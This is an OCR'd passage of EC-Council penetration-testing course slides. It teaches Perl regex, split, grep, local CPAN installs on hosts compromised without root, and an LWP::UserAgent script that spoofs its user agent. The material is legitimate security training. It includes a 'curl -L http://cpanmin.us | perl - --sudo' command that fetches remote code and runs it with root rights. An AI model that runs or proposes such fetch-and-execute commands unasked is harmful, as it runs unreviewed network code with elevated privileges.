
The preceding generalization shows the substitution operator syntax. This term will be the pattern that the operator looks for in order to substitute that in its place. The trailing X term indicates a modifier and allows to specify case-insensitivity.

- The **`split()`** function is not an operator like **`m//`** or **`s///`** but a function. It is commonly used to split up input text into arrays. For instance, it is commonly used with comma-separated value (CSV) files to get an array of each element per line with the code.

  Consider the following code: **`my @spltArr = split(/,/,$_);`**

  Here, the line is split using the comma as a delimiter, and everything between the commas becomes an element in the **`@spltArr`** array.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Regular Expressions and grep()

In the example screenshot on the slide, we create a list of passwords to use with regexp. Then, since grep returns a list object, we can put it into **`foreach()`**. The first argument is the regular expression to use as a filter, and the second is the preferred list we want to search.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



CPAN Perl Modules

So far, we have been using the curl command and working with it as an array. We can forgo the command-line tool curl and use Perl itself to make the HTTP request. This can be done using the **`LWP::UserAgent`** Perl module available from CPAN (*http://cpan.org*). CPAN stands for Comprehensive Perl Archive Network and hosts a massive code base that can be utilized for stable and tested code reuse. If there are already classes for the desired code in CPAN, it is always best to use them first. This is because by doing so, the need for dependencies and creating cross-platform applications can be eliminated.

Without root access, writing to the globally shared Perl library directories will most likely be not possible. This can be overcome by installing Perl modules locally on our home directories and adding the library path to the **`@INC`** Perl special variable. This special variable is used by Perl when **`use`**, **`do`**, or **`require`** are called in our programs. When starting CPAN for the first time, several configuration questions are asked, one of which is whether or not to install the modules locally.

We can use **`sudo`** or **`su`**, but what should be used on compromised systems without the privilege escalated to UID 0? Simply run the following command from the CPAN shell; enter **`conf init.`**

The following message is then received:


"Warning: You do not have write permission for Perl library directories. To install modules, you need to configure a local Perl library directory or escalate your privileges. CPAN can help you by bootstrapping the **`local::libmodule`** or by configuring itself to use **`'sudo'`** (if available). You may also resolve this problem manually if you need to customize your setup. What approach do you want? (Choose '**`local::lib`**', **`'sudo'`** or **`'manual'`**) [**`local::lib`**]."

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Additionally, we are conveniently prompted to add the line to the bash shell's **`init file ~/.bashrc: export PATH=$PATH:~/perl5/perlbrew/bin/.`**

When running CPAN for the first time, allow all dependencies to complete the full installation, which might take a few minutes depending on the processors and network bandwidth.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Socket in Perl

This code first tells Perl to use the **`LWP::UserAgent`** Perl module. We then create a new **`LWP::UserAgent`** object **`$ua`** using the **`new()`** method, after which the **`agent()`** method is used to set a fake Firefox user agent to send to the web server. As anything can be set here, penetration testers can manipulate this as they like. Next, we want to create a request object from the **`HTTP::Request`** class that comes within the **`LWP::UserAgent`** module, **`$req`**. In the new method, we specify the **`GET`** method and the desired URL. In our case, it is obtained from the shift function by removing it from the **`@ARGV`** command-line arguments. Finally, we tell the **`$req`** object to request the page with the **`request()`** method. This content is returned as a large string object, which we call **`split()`**, with the regular expression **`/\n/`** to split the returned HTML by newlines so that we can loop over each line and print it if it contains an **`IMG`** tag.

The question that arises is how to handle the returned response from the website if it is not an HTTP 200 OK. This is already handled with the **`LWP::UserAgent`** Perl module. Calling the method request on **`$req`** to create an **`HTTP::Response`** object provides **`HTTP::Response`** methods. So now, in the preceding code, the **`$res`** object has a few methods for checking errors such as code or **`status_line`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CPAN Minus

- Low memory **zero-configuration** script
- Makes installation easier
- **cURL** can be used to install.
  - `curl -L http://cpanmin.us | perl - --sudo App::cpanminus`
    - Install with
      - `cpanm Module::Name`
        - `cpanm Regexp::Debugger`




```
student@ubuntu:~$ sudo curl -L http://cpanmin.us | perl - --sudo App::cpanminus
[sudo] password for student:
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  295k  100  295k    0     0   842k      0 --:--:-- --:--:-- --:--:--  842k
--> Working on App::cpanminus
Fetching http://www.cpan.org/authors/id/M/MI/MIYAGAWA/App-cpanminus-1.7044.tar.gz ... OK
Configuring App-cpanminus-1.7044 ... OK
Building and testing App-cpanminus-1.7044 ... OK
Successfully installed App-cpanminus-1.7044
1 distribution installed
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CPAN Minus

This creates a new executable file in **`/usr/local/bin`** by default named **`cpanm`**. Now, we can install any Perl module using **`cpanm`**. See, for example, **`cpanm Module::Name`**

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Input/Output Streams

